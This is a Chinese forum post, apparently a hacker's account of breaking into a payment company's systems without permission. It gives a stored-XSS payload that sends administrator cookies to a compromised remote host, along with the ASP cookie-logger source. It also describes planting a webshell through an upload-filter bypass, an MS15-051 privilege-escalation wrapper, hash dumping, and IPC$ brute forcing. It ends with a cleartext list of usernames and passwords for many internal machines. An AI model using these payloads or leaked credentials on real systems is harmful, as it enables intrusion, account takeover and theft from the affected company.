本帖最后由 LionEiJonson 于 2015-8-11 12:26 编辑
先对网站踩点。

通过主页的“商家登陆口”,用测试账户进入后台,在https://XXXXXXXX/pay_gr/EMa1.asp存在文件上传,上传的文件将会被重命名为“emal_107”。用burpsuit抓包不能突破上传,将源码改为双文件上传也未能成功。


用蜘蛛找到后台管理员登陆地址(http://xxxxxxxxxxxxxxxxx/RVG.asp), 有三组邮箱服务器,”经销商登入”存在验证码和IP黑名单,”Web Mail”没有验证,到最后实在没思路可以whois查询邮箱进行爆破。
在https://xxxxxxxxxxxxx/pay_gr/GD_PAYVC.asp?VC=4578684&namebf=2015/7/23中有处”商家注记”,对输入参数没有任何过滤,存在储存型XSS


闭合标签,测试语句“</textarea><script>alert(“xss”)</script>”

成功触发。将远程JS写在一台肉鸡上,构造调用远程JS”<script>window.open('http://xxxxxxxxxxx/cookie.asp?msg='+document.cookie)</script>”
Cookie.asp:
[HTML] 纯文本查看 复制代码 <html>
<title>XssTest </title>
<body>
<%
testfile = Server.MapPath("code.txt")
msg = Request("msg")
set fs = server.CreateObject("scripting.filesystemobject")
set thisfile = fs.OpenTextFile(testfile,8,True,0)
thisfile.WriteLine(""&msg&"")
thisfile.close
set fs = nothing
%>
</body>
</html>
自己测试的时候发现,这样构造存在跳转会被浏览器拦截,所以重新构造成<script>new image().src=” http://xxxxxxxx/cookie.asp?msg=”+document.cookie</script>
随后注册新邮箱,伪装成客户,给网站管理发送储存有XSS的网站,几小时后在肉鸡上有储存的cookie。
更新cookie进入后台,点击"批次账单平台"跳转到("bill.xxxxxxx.net/up/index.php"), 在"上传档案"处存在"xls"文件上传点,可以通过burpsuit绕过此处的JS后缀检测,一开始将txt文本改后缀为xls不能成功,但存在文件内容检查,用"copy"将一句话插入xls文件尾,截断成功上传。


进入webshell,调用CMD发现权限不够被禁用,于是上传CMD收集这台主机的信息。






“tasklist /svc”看见有Teamview,本以为可以用工具(https://www.91ri.org/13367.html)获得运行中Teamview账户密码,结果测试的时候发现会因为字体编码的问题,不支持繁体,所以放弃了。
看了补丁情况,打的挺多的,尝试了MS15-051,能成功创建进程,但是没有回显,需要创建ASP脚本,代码如下:
[HTML] 纯文本查看 复制代码 <%
set x=createobject("wscript.shell").exec("F:\www\new\Win32.exe ""whoami """)
response.write (x.stdout.readall & x.stderr.readall)
%>


然后用Pwdump抓取Hash,将结果重定向到1.txt,,再去跑Hash。

得到了”dragon”和”Administrator”,“uig_s2”,”uig_ftp4”,推测其他机器说不定有”uig_s1”,”uig_ftp1”,”uig_ftp2”,””uig_ftp3”,写了一组字典,然后写了”IPC$”批处理(http://pan.baidu.com/s/1ntKhQMP )去跑,得到了基本上所有机器的账户密码。
-------------------\\UIG-FTP1--------------------
UserName: dragon LogonDomain: UIG-FTP1 password: 550802
-------------------\\UIG-FTP2---------------------
UserName: Administrator LogonDomain: UIG-FTP2 password: 2laigoolpc1
UserName: uig_ftp1 LogonDomain: UIG-FTP2 password: 2laigoolpc1
UserName: uig_ftp3 LogonDomain: UIG-FTP2 password: 2laigoolpc1
UserName: uig_ftp4 LogonDomain: UIG-FTP2 password: 2laigoolpc1
UserName: dragon LogonDomain: UIG-FTP2 password: 2laigoolpc1
-------------------\\UIG-FTP4--------------------
UserName: IUSR_NIRVANA-E0EE0CE LogonDomain: UIG-FTP4 password: s*?e@4CI>3>2_s
UserName: Administrator LogonDomain: UIG-FTP4 password: 2laigoolpc1
UserName: dragon LogonDomain: UIG-FTP4 password: 550802
UserName: IWAM_NIRVANA-E0EE0CE LogonDomain: UIG-FTP4 password: 136HN9&,4v!8uc
UserName: uig_s2 LogonDomain: UIG-FTP4 password: 2laigoolpc1
UserName: uig_ftp4 LogonDomain: **** password: 2laigoolpc1
------------------\\UIG-FTP3---------------------
UserName: Administrator LogonDomain: UIG-FTP3 password: 2laigoolpc1
UserName: uig_ftp1 LogonDomain: UIG-FTP3 password: 2laigoolpc1
UserName: uig_ftp4 LogonDomain: UIG-FTP3 password: 2laigoolpc1
UserName: dragon LogonDomain: UIG-FTP3 password: 550802
-------------------\\UIG-DELL--------------------
UserName: dragon LogonDomain: UIG-DELL password: 550802
-------------------\\PS-5C6911--------------------
UserName: Administrator LogonDomain: PS-5C6911 password: 2laigoolpc1
-------------------\\UIG-S2-----------------------
UserName: Administrator LogonDomain: UIG-S2 password: 2laigoolpc1
UserName: dragon LogonDomain: UIG-S2 password: 550802
-------------------\\****-06E12A0969--------------
UserName: dragon LogonDomain: SMSE-06E12A0969 password: 550802
-------------------\\****-AFE0F3841B--------------
UserName: dragon LogonDomain: SMSE-AFE0F3841B password: 550802
-------------------\\****-B08282F4D0--------------
UserName: dragon LogonDomain: SMSE-B08282F4D0 password: 550802
-------------------\\UIG-MOVPN2-------------------
UserName: Administrator LogonDomain: UIG-MOVPN2 password: 2laigoolpc1
-------------------\\YUANSEN-C3E7540--------------
UserName: dragon LogonDomain: YUANSEN-C3E7540 password: 550802
--------------------\\UIG-PAYFTP-------------------
UserName: Administrator LogonDomain: UIG-PAYFTP password: 2laigoolpc1
UserName: dragon LogonDomain: UIG-PAYFTP password: 550802
结果见上图,基本所有机器已经拿下,但是有个看起来价值很高的主机BILLPAY没有批处理爆破出来,ping下看了TTL,推测应该在同一个网关下,如果有闲心CAIN嗅探也有机会拿下,不过做到这一步也该全身而退了。
========================================
涵盖内容较丰富,故通过
|